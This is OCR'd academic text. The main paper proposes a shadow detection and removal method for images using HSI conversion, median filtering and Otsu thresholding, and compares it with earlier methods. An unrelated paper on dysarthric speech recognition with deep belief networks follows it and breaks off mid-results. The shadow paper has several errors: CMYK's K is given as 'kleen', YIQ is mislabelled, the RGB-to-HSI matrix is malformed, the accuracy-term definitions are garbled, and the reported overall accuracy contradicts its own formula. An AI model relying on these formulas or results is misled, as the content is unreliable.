

Fig. 1. Key stages in digital image processing.

An essential and significant consideration in image representation is the intelligibility and fidelity criteria for measuring the image quality or the processing technique performance. Stipulations of such measures need spatial frequencies, models of perception, colours, and so on. The images need to be quantized and sampled for the digital image processing. The sample rates are big enough to preserve the essential data in an image. Bandwidth of an image is able to determine it efficiently.

The goal of the image enhancement is to highlight different image features for image display and ensuing analysis. Contrast and edge enhancement, noise filtering, pseudo colouring, magnifying, and sharpening are the examples of image enhancement. It does not increase the fundamental information display, but it simply focuses on some specified image categorization. Enhancement algorithms are usually dependent and interactive. It may include noise filtrations, de-blurring of images degraded by environment or its sensor's limitations, and corrections of non-linearity because of sensors [4].

The data related with the visual information is sometimes heavy that it needs huge storage capabilities. Image data compression techniques are associated with the reduction of bits needed to transmit or store images without any substantial loss of data [5]. Data compression is important in medical images, business, and educational documents due to their wide applications. During image acquisition of digitization and transmission, the main source of noise in digital images arises. Due to several factors; including the quality of the sensing elements and environmental conditions, the performance of the imaging sensors is affected.

In the evident knowledge provided by the physics law, shadow may tend to exhibit multiple properties subjected to the angle and the intensity of the light that is striking the surface. Shadows are the physical attributes that are owned by the object. However, the shadows tend to create some serious problems in computational domains. Some of the serious problems may be created in the field of computer vision applications; like object detection, object counting, and segmentation [6]. The computers have been programmed to visualize the world in the form of bits. In the case of colour images, it may differ subjected to the type of platform that is being used to render the image. A study by [7] presented a framework to automatically detect and remove shadows in natural scenes from a single image. A lot of efforts are made in designing invariant hand-crafted and shadow variant features. In comparison, the proposed framework automatically learnt the most associated features in an appropriate supervised condition, utilizing multiple convolutional deep neural networks (ConvNets). The features were learned at the super-pixel level along the dominant boundaries in the image. The proposed framework persistently performed better than the state-of-the-art on all main shadow databases, gathered under different conditions.

Shadow removal has been noted as the prominent tasks in the field of the computer visions. However, it is thought of as critical tasks to carry out due to the excessive processing of the images. Although, multiple efforts have been previously made to remove the shadow from the image; yet, there is an ample room for improvisation of the practices. The production of shadow free images has been the primary interest of the experts; thus, adaptive efforts have been induced in the field to eradicate the constraining problems and help in the production of shadow free images.

The study primarily focused on the removal or the reduction of the shadow; therefore, it was decided to keenly focus on the shadow compensation. With having regular assumption of the fact that, the shadow will be previously identified, the development of the algorithm has been made to just accept the image, previously identified with the shadow. The shadow compensation approach has been developed on a simple model, where the lighting was comprised of the environment lights as well as the direct light.

II. Methodology

A shadow removal algorithm has been proposed and the development of the algorithm was primarily based on the usage of RGB (red, green, blue) model. The algorithm was operated based on CMYK (cyan, magenta, yellow, and kleen) model. The developed algorithm first transformed the image into HSI (hue, saturation and intensity) colour model of the RGB domain. The image can be further transformed into its subsequent counter parts. Trailing transformation was based on HSV (hue, saturation and value) model, luma, blue difference chroma, red difference chroma (YCbCr), HCV (hue chroma and value) or YIQ (luminance, hue and saturation) colour models.

As per the flow of algorithm, the image has been supplied as the input and then further be applied with median filter to remove the existence of noisy components. Later, the below mentioned equations have been used to transform the image from the RGB model to its subsequent HSI colour mode [8], [9].

Step 1: The below mentioned (1), (2) and (3) were used to transform the image from the RGB model to its subsequent HSI colour mode [8], [9]. The derived parameters have been set to be as the significant attributes of the algorithm.

$$\begin{bmatrix} I \\ V_1 \\ V_2 \end{bmatrix} = \begin{bmatrix} \frac{1}{3} & \frac{1}{3} & \frac{1}{3} \\ \frac{-\sqrt{6}}{6} & \frac{-\sqrt{6}}{6} & \frac{-\sqrt{6}}{3} \\ \frac{1}{6} & \frac{-2}{\sqrt{6}} & 0 \end{bmatrix} \begin{bmatrix} R \\ G \\ B \end{bmatrix} \tag{1}$$

$$I_e = \frac{1}{3}R + \frac{1}{3}G + \frac{1}{3}B \tag{2}$$

$$H_e = \left(tan^{-1}\left(\frac{V_1}{V_2}\right) + \pi\right) X \ \frac{255}{2\pi} \tag{3}$$

Where,

I= intensity

V1=Lower intensity

V2=Higher intensity

Ie and **He**= bound ranges of the colour schemes [0, 255].

Step 2: Equation 4 holds the value of R1 as the intensity of red component in the image. On the other hand, H and I are representing the values respectively. Furthermore, to vary the pixel range of the provided image, one can simply use the ratios as the exponential ratios of the power empirical values that are supposed to be ranging from 0.5 to 0.7. On further manipulation of the values, the numbers has been provided in the form of ratios as:

$$R1 = (H + 1) / (I + 0.1) \tag{4}$$

Step 3: Equation 5 and 6 are the representation of the values that have been obtained from the mathematical evaluation of the empirical values of the aspect ratios. Both of the values are the derived by the multiplicative exponent **(^)** of **R1**.

$$B1 = 0.5 \ \hat{} \ (R1) \tag{5}$$

$$B3 = 0.7 \ \hat{} \ (R1) \tag{6}$$

The derived algorithm has been based on the extensive application of the median filter to remove the maximum noise from the image. Therefore, the algorithm has been divided into two significant halves that can ease the operations to be understood by the readers. Flow charts can be interpreted as the core basics of the image transformation. The transformation is on the basis of the shadow removal. Thus, a generic pseudo code is mentioned below:



Fig. 2. Steps for shadow detection.

1) The image shall be acquired with keeping in mind that the image has shaded part in it.

2) Later the image shall be passed on through a median filter to smoothen the image.

3) Following it shall be the RGB to HSI conversion on the basis of the model mentioned above.

4) The ratio map shall narrate the number of shaded and non-shaded pixel.

5) The image then shall be morphologically dilated and then be converted to binary format.

6) The numbers shall be on the basis of the 0-255 colours present in the digital scheme. It shall then be converted to a matrix and then can be further accessed individually.

7) The ratio of the images values shall tell that, the image has some shadow in it.

8) It shall bring an end to the shadow detection part.



Fig. 3. Steps for shadow detection.

1) The separated image can be checked for the intensity of the shaded pixels.

2) If the intensity is greater than the threshold value; there shall be no change in the image; thus, the shadow has been compensated.

3) The threshold shall be calculated using the Otsu's threshold estimation method.

4) The Otsu's threshold estimation method computes the threshold value by dividing the image in two classes. The two classes are then computed on the basis of the minimum and the maximum value of the pixels. Therefore, it calculates the optimal threshold value by combining the spread pixels into their inter class variance in the maximum value.

5) Else, the image will be tracked for the intensity and then further be reduced for the threshold value. Finally, the image shall be cut free from the shadow.

The other algorithm (alternate algorithm) involved the enhancement steps, which can be defined as a Median technique. A new method of enhancement can be efficiently organized for the shadow detection and filling process. It can be analyzed in the following sequence:

Step 1: Performing the enhancement technique after shadow detection.

Step 2: The locations x and y intensity was established for shadow detection in a vector.

Step 3: Iteration technique was applied for each of the segments, which contain shadow. It may include forward, backward, and central techniques to explore the best values of filling every intensity at x and y intensity levels. This process was repeated until no difference between the values of intensities between iteration (n) and iteration (n+1) or (the absolute of difference) is observed. It may be less than or equal to some value equal to 0.001. Integer values were presented, when such values were obtained.

Step 4: Once the shadow area was filled and finished, the techniques of enhancement and noise removal were applied at the area of shadow detection. This notion is similar to that of the re-touching process, which can be done manually by the developers of image photographer.

III. Analysis of Proposed Algorithm

In order to compensate the shadow, it was necessary to get hold of the pixel wise product of I by performing the scaling of image b such that:

$$Ic = bI \tag{9}$$

Where,

Ic= shadow of the compensated image

bI= scale at which shadow is compensated

The value of b will be achieved on the basis of pixels present in the study. The study has implemented the algorithm on MATLAB 2010 to provide authentic proofs of the optimization of the newly derived algorithm. It was aimed to compare the current algorithm with two of the pre-existing models for verifying the effectiveness of new model. The previously developed algorithms, as proposed in [10], [11], have made the primary counter parts to test the algorithm. Three accuracy measures were used as the primary source in the objective evaluation. The first type of accuracy measure is the producer's accuracy that contains two parameters PS and PN. Thus, they are defined as:

Producer's accuracy:

$$PS = TP/(TP + FN) \tag{7}$$

$$PN = TN/(FP + TN) \tag{8}$$

Where,

TP= true positive of the number of true shadow pixels

FN= false negative of the number of shadows highlighted

FP= false positives

TN= negative number of the non-shadow pixels

PS (PN) = number of correctly detected true shadow non pixels

The second type of the accuracy measure is the users' accuracy that is represented in the form of **AS** and **AN** that are further interpreted as:

Users Accuracy:

$$AS = TP/(TP + FP) \tag{10}$$

$$AN = TN/(TN + FN) \tag{11}$$

AS (AN) = ratio of the number of pixels of true pixels identified

AN= non-shadow pixels

The combined sum of accuracies related to users and the producers can be used to derive the third type of accuracy measure; that is generally named as overall accuracy and further denoted by $\boldsymbol{\tau}$. Further mathematical evaluation of the overall accuracy is represented as:

$$\tau = (TP + TN)/(TP + TN + FP + FN) \tag{12}$$

The above mentioned equation calculates the overall results on the basis of overall values that have been achieved from the evaluation of system. Since, all of the parameters have to be considered in the best of output state; thus, the results shall be totally in the correspondence of stated variables. In the above mentioned equation, **TP + TN** denotes to the number of correctly detected true pixels of true shadowed and the non-shadowed area. On the other hand, **TP + TN + FP + FN** are equal to the number of total pixels in the image. The images will be screened for the reduction of shadows in the test subject. Further, the results have been carried out on the basis of comparison between the available algorithms. The algorithms have been developed on MATLAB, and further execution has been made accordingly.

IV. Results and Discussion

In order to prove that the algorithm is capable of removing the shadow, the image has been tested from the processed image. The results have been displayed below in Fig. 4(a)-4(d):

Fig. 4. Shadow detection and removal process.

Authors [10], [11] have made the primary counter parts to test the algorithm that were applied to obtain the verification of the outcomes. Fig. 5(a)-5(d) are representing the actual results that were produced by running them on each algorithm. The models thus confirmed that the newly derived algorithm has been highly effective in detecting the shadow that is mentioned in the picture.



Fig. 5. Shadow removal process.

TABLE I. Accuracy of Shadow Detection for the Image

Method	Producers Accuracy		Users Accuracy		Overall Accuracy
	(PS) %	(PN) %	(AS) %	(AN) %	T %
Proposed	97.50	92.87	86.33	87.30	86.82
Tsai's	29.45	31.51	50.86	71.42	61.14
Kuo-Liang Chung	29.45	31.51	58.58	79.08	68.83

Table I has justified the results that have been previously explained in Fig. 3 and 4. The table has also narrated that the development of new algorithm has been one of the best alternatives that can be used to carry out the routine shadow detection task. Its operational effectiveness is prominently higher than the ones that have been previously developed. Therefore, the proposed algorithm can be extensively used in the domain to maximize the output that may be gained by the application of the method.

The study by [12] described a method for the removal of shadows in RGB images. The shadows considered were along with hard borders. The model proposed in the analysis begins with the colour segmentation of image, and it was confirmed by the inspection of its neighbouring segment. Authors in [13] used a method to remove the shadows by minimizing the borders in an edge representation of image. It was then reintegrated by using the method proposed in [14]. It has been implemented for all the colour channels, and leaves a shadow free colour image. Contrasting different techniques, the method proposed requires neither a calibrated camera nor multiple images. Significant improvements have been observed by the analysis. The study has analysed similar outcome as the present study did. The used algorithms have efficiently detected the shadows as shown in Fig. 6.

Custom capture can be used by the shadow removal techniques operating on RGB images. For instance, user interaction, narrow-band camera, specialized algorithms using gradient and texture based similarity, and Euclidean and chromaticity similarity, but depth cues are not used [15]. Surface normal can be determined and occluding association can be contingent, both of which are vital to robust the shadow removal from the images [16]. An interactive technique was proposed by [17], which allows the users to highlight shadowed and un-shadowed samples with same textures and later uses an energy minimization technique to solve original shadows. Authors in [18] and [19] proposed a user interaction approach for the shadow removal process. The high complexity of shadows is represented as a result of comparison with interactive techniques [20].

Authors in [12], [13] have also developed the algorithm to detect and reduce the shadow on the digital image. The present study has applied the proposed algorithm on the field image similar to that of [12] and [13] (Fig. 6). Fig. 6(a) is the original image on which the shadow detection algorithm was applied; Fig. 6(b) shows the shadow detected from the applied algorithm; Fig. 6(c) shows the shadow detected is then removed by applying proposed algorithm; and Fig. 6(d) shows the final image after applying the proposed shadow removal algorithm by [12] and [13].

The proposed algorithms have better been found with the estimation of colours related with replaced flag pole shadow as compared by the other methods proposed in the study (Fig. 7). Misclassification of dark objects or less illuminated as shadow regions usually cause complexes in achieving the aim of high accuracy for shadow detection algorithm. It has been evaluated that the proposed approach has successfully managed with misclassification issues of dark objects. Through the comparison of outcomes with other studies, the present study proves best performance concerning the accuracy of shadow detection.



Fig. 6. Shadow detection and removal by Figov [12] and Finlayson & Hordley [13].

Fig. 7. Shadow detection and removal by proposed algorithm.

Fig. 8. Shadow detection and removal verification.

Shadow detection and removal from the original image is shown in Fig. 8. The proposed algorithm has been applied on the original image to detect the shadow and then remove it. Fig. 8(a) showed original image and Fig. 8(b) showed the results of the proposed algorithm. Moreover, for further clarification, Fig. 8(c) showed final outcomes of proposed algorithm applied on the original image. The results of the present algorithm can be compared to the previously evaluated results by different scientists. The proposed algorithm has showed effective results, which can be compared to several other algorithms applied by different scientists.



Fig. 9. Shadow detection and removal on dark background.

Fig. 9 has shown that the shadow detection and removal of the image having dark background; such as reddish and brownish could not provide clear results as provided by the findings, obtained in Fig. 8. Further, Fig. 8 shows that the image with background "green" colour has resulted better than the image having background with much "red" colour.

V. Conclusion

This paper focuses on the problem of the removal and the reduction of the shadow from the image. This problem is interesting and important. The paper uses HIS colour model, median filter, morphological dilation, and Otsu's thresholding methods to tackle the shadow removal and reduction problem. Though the problem is important, the work in this paper has the following issues:

The methods face significant simplicity to generalize and comparison with the state-of-the-art excellent methods which use the practical shadow detection and removal. Both methodology and performance comparisons are encouraged user to depend on for more development.

The outcomes of the proposed algorithm have represented some promising results in terms of shadow detection accuracy. The outcomes are compared with the other model proposed and provided effective results in comparison as described in the different examples. The study suggested significant need in the development of such algorithms that can play their role in the betterment of image processing domain. The presence of shadow can cause shape distortion and object merging that may be unsuccessful in detecting the object misclassification or procedures. In the near future, the algorithm can be further extended to be improvised for the recognition of images. Moreover, added features like the induction of tough weather conditions can also be one of the suitable points to act on. The boundary of shadow can be fixed to a limited width and can be made sure that the algorithm is capable of sharpening the image to its max extent. Thus, induction of such features can be the advancements that can be made in this algorithm. The study has contributed to investigate the progress of an enhanced algorithm for image processing via optimal reduction of shadow. The utilization of algorithm significantly revealed the importance in the operation.

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An Automatic Dysarthric Speech Recognition Approach using Deep Neural Networks

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***Abstract*—Transcribing dysarthric speech into text is still a challenging problem for the state-of-the-art techniques or commercially available speech recognition systems. Improving the accuracy of dysarthric speech recognition, this paper adopts Deep Belief Neural Networks (DBNs) to model the distribution of dysarthric speech signal. A continuous dysarthric speech recognition system is produced, in which the DBNs are used to predict the posterior probabilities of the states in Hidden Markov Models (HMM) and the Weighted Finite State Transducers framework was utilized to build the speech decoder. Experimental results show that the proposed method provides better prediction of the probability distribution of the spectral representation of dysarthric speech that outperforms the existing methods, e.g., GMM-HMM based dysarthric speech recogniztion approaches. To the best of our knowledge, this work is the first time to build a continuous speech recognition system for dysarthric speech with deep neural network technique, which is a promising approach for improving the communication between those individuals with speech impediments and normal speakers.**

Keywords*—*Dysarthric speech recognition; deep neural networks; hidden markov models

I. Introduction

The Automatic Speech Recognition (ASR) technique for normal speech has evolved significantly over the past few years whereas the dysarthric speech recognition has not gained enough attention [1]-[3]. Dysarthric speech is produced by individuals with speech impediments, which is usually caused by weakness, paralysis, or poor coordination of the muscles responsible for speech production. Due to the high variability in dysarthric speech signals, translating of dysarthric spoken words into readable text is still a challenging task [4].

Best results for dysarthric speech recognition were provided by isolated-word ASR models and traditional ASR algorithms, such as Gaussian Mixture Models (GMMs) [5], whereas an assistive system for the dysarthria normally requires the ability of recognition of continuous speech [6]-[9]. GMM-based approaches may have difficulties to model dysarthric speech because there is more than one pronounciation for a single phone, and some of the pronounciations are same for different phones [10]. Although some alternative method for revising the false pronounciation has been proposed [11], [12], the performance of dysarthric speech recognition still requires significant improvements so as to be used in the reality applications. Recently, some projects reported to be successful in the recognition of dysarthric speech with limited vocabularies. However, so far, a large vocabulary dysarthric speech recognition system is still unavailable.

All the traditional dysarthric speech recognition systems are generally based on the structured approaches. For example, Hidden Markov models (HMMs) are used to model the sequential structure of speech signals and GMMs are used to model the distribution of the spectral representation of a waveform. Nevertheless, there are some drawbacks of such methods applied in dysarthric speech recognition [13]: 1) The basic assumption for GMM is that the input representations are Gaussian distributed, but this is not true for dysarthric speech. 2) The HMM model assumes that the observation probability of every hidden state is independent, thus the training process ignores the context information. 3) GMM is an efficient algorithm for high dimensional data, but the model often is very complex and ultimately affects the performance on the test dataset. 4) GMM is sensitive to the model parameters, thus it needs large amount of training data to train a robust model. However, the training data for dysarthric speech is low resource, and is not sufficient to estimate the means and variances for a continuous dysarthric speech recognition system.

Due to the high complexity of dysarthric speech signal, it still is a challenge to find a precise model to recognize the latent patterns. Deep Neural Networks (DNNs) and its variants have achieved significant improvement in recognition of normal speech when used as a replacement of GMMs. In this paper we utilized the hierarchical framework proposed by Hinton [14], [15] to extract a set of distinctive features from dysarthric speech and applied the robustness of this probabilistic generative model to characterize the long-span contextual influence of dysarthric speech.

DNNs can be an efficient alternative to GMMs because they possess the following advantages [16]: 1) The estimation of the posterior probabilities of HMM states does not require detailed assumptions about the data distribution. 2) DNN allows an easy way to combine diverse features, including both discrete and continuous features. 3) DNNs uses far more of the data to constrain each parameter since the output on each training case is sensitive to a large fraction of the weights.

In this paper we applied DBNs as the acoustical model to model the distribution of the dysarthric speech signal and compared with GMM-HMM based models. Previous studies showed that the latest Recurrent Neural Network (RNN) and its extended models have achieved significant improvement [17] in normal-speech recognition. However, they need large-scale sample data for training or otherwise it will end up with over fitting problems, whereas DBNs are relatively simple, and have a good ability in extracting latent features of dysarthric speech. It can be trained more easily with limited data than those complex models [18].

II. Materials and Feature Description

In this paper, we used TORGO database, which provides more than 8400 dysarthric utterances [19]. There are several other speech databases available for dysarthric speech recognition, but they primarily provide data about the voice recordings of isolated words. The stimuli in this database came from the sentences for the Yorkston-Beukelman assessment of intelligibility [20] and the TIMIT transcript, which ensured the balance of different phonemes. The single word stimuli in the database include repetitions of English digits, the international radio alphabets, the 20 most frequent words in the British National Corpus (BNC), and a set of words selected to demonstrate relevant phonetic contrasts [21]. Other databases such as UA-Speech database [22] or Nemours database [23] mainly contain isolated words, acoustic samples of digits, radio alphabet letters, and computer commands, which is inadequate to build a continuous dysarthric speech recognition model.

In order to compare the dysarthric speech features with normal speech, Fig. 1 demonstrated the oscillogram and pitch contours of two utterances of the same sentence by a non-dysarthria speaker and a dysarthria speaker respectively. It is evident that a dysarthria speaker often has difficulties in controlling the time to speak and the prosody of their voice is also different from a normal speaker.



Fig. 1. Oscillogram and pitch contours of two utterances spoken by a non-dysarthria (top) and dysarthria speakers (bottom).

Traditionally, MFCCs, GMMs, and HMMs co-evolved as the ways of conducting speech recognition since the training process is computationally expensive. We adopted DBNs model in this paper instead of GMMs, which provides a more computationally intensive approach for speech recognition. The utterance signals were windowed with a 25-msec Hamming window every 10 msec. We applied vocal tract length normalization (VTLN) to the features in the feature preparing process. The GMM-HMM model was trained based on the augmented MFCC features. In order to partially overcome the conditional independence assumption of HMMs, the derivative and acceleration were also included and then a DNN was trained with the speaker adapted features.

III. Architecture of Dysarthric Speech Recognition System

The principal components of a dysarthric speech recognizer are illustrated in Fig. 2. In this paper, we mainly focus on Acoustic Modelling using DBNs.

The raw waveform of the audio signal is converted into a sequence of acoustic vectors $x = \{x_1, \ldots, x_T\}$ during the feature extraction phase. The decoder then attempts to find the sequence of words $W = \{w_1, \ldots, w_L\}$, which is most likely to have generated x, i.e. the decoder tries to find:

$$W^* = \arg\max P(W \mid X)$$

However, this problem cannot be solved directly since it is difficult to work out the P(W|X). Therefore, the solution is to transfer it to another form through Bayesian formula:

$$W^* = \arg\max P(W \mid X) = \arg\max \frac{P(X \mid W)P(W)}{P(X)}$$

Where, P(X) is a constant for any specific phonic. $P(X|W)$ is the acoustic model; $P(W|X)$ is called posterior probability, which is simple and more straight forward to calculate, and P(W) is the class priors, which is called the language model. It is challenging to calculate the posterior probability in dysarthric speech as the disabled are not capable to pronounce phones accurately. The proposed approach applies DNN to remedy this problem.



Fig. 2. Overview of the dysarhtirc speech recognition method/system.

In particular, for any given W, the corresponding acoustic model is synthesized by concatenating phone models to make words as defined by a pronunciation dictionary. The parameters of these phone models are estimated from the training data consisting of speech waveforms and their orthographic transcriptions. The language model is typically an N-gram parameters that is estimated by counting N-tuples in appropriate text corpora. In our system, we used a 2-gram language model. The Decoder operates by searching through all word sequence alternatives using pruning to remove unlikely hypotheses, which enable us to keep the search tractable. When the end of an utterance is reached, the most likely word sequence is the output. Then, the decoder is followed by a post-processing phase, a function for error-correcting, which helps to improve the accuracy further.

IV. Deep Neural Networks

DBN is a probabilistic generative model with multiple layers of stochastic hidden units above a single bottom layer of observed variables that represent a feature vector. It is a multi-layer generative model of a window of augmented speech coefficients. There are many cases of utilizing DBN into normal speech recognition and achieved significant improvement.

Over-fitting usually happens when the size of the sample data is too small comparison with the model complexity. In order to avoid over-fitting, the proposed approach uses a generative model to find out sensible features and then initialize the hidden units of the neural net with these features. Hinton [24] showed that these features can be inference using an undirected graphical model called a Restricted Boltzmann Machine (RBM). A set of RBMs can be composed of Deep belief neural networks. A typical architecture of DBNs is shown in Fig. 3.



Fig. 3. Architecture of DNNs.

In speech recognition, it is common to use a Gaussian-Bernoulli RBM in which the hidden units are binary but the input units are linear with Gaussian noise. For Gaussian-Bernoulli RBM's the learning procedure is very similar except that the visible activities are measured in units equal to the standard deviation of the noise [24].

V. Experiments and Evaluation

A. Experimental Conditions

The dysarthric speech used in this paper is provided by the TORGO database. Our system were trained without applying the data considered for testing, which is the leave-one-subject-out methodology and applied random cross validation for parameter tuning. For example, we used all utterances of F01 as the test set while the remaining utterances from other subjects were used for training; this process was repeated for each dysarthric speaker. Before commencing the actual experiment, we conducted a pilot study to select the optimal experimental parameters, during which several pairs of configurations were tested.

B. Training Deep Belief Networks as Acoustical Model

As it is explained in [15], RBMs can be stacked and trained in a greedy manner to form DBNs; they were applied to extract phoneme posteriors probability in our study. The training processing can generally be separated into four steps: 1) A DBN was pre-trained and layered as RBM greedily. For Gaussian-binary RBMs, we ran 100 epochs with a fixed learning rate of 0.002 while for binary-binary RBMs we used 40 epochs with a learning rate of 0.005. 2) A DNN was then created by adding a "softmax" output layer to the network. The outputs of the lower layers were fed as input of the upper layers. 3) Discriminative fine-tuning by back-propagation was done to adjust the weights and to make them better at predicting the probability distribution over the states of monophone. 4) Applying the DBN as acoustical model. The sequence of the predicted probability distribution was fed into a standard Viterbi decoder.

C. Results and Discussion

In the parameter selection process, we split F01 as the test dataset. Fig. 4 shows the performance for different amount of hidden layers are used while the number of input frames was fixed at 17 and 1024 nodes in every layer.

Fig. 5 shows word error rates decreasing monotonically with the number of hidden layers of each input across different number of frames. As can be seen adding more hidden layers improved the performance. Nevertheless, the improvements were decreased when the number of hidden layers was more than five. In addition, similar results were obtained when layer numbers was 5 for 17 frames or 21 frames.

In order to reduce the computation cost and get an acceptable result, we fixed the number of layers at 5 and used 1024 nodes in each hidden layer. Table I shows the test result of different dysarthria speakers of this setting and several variant model of GMM-HMM.

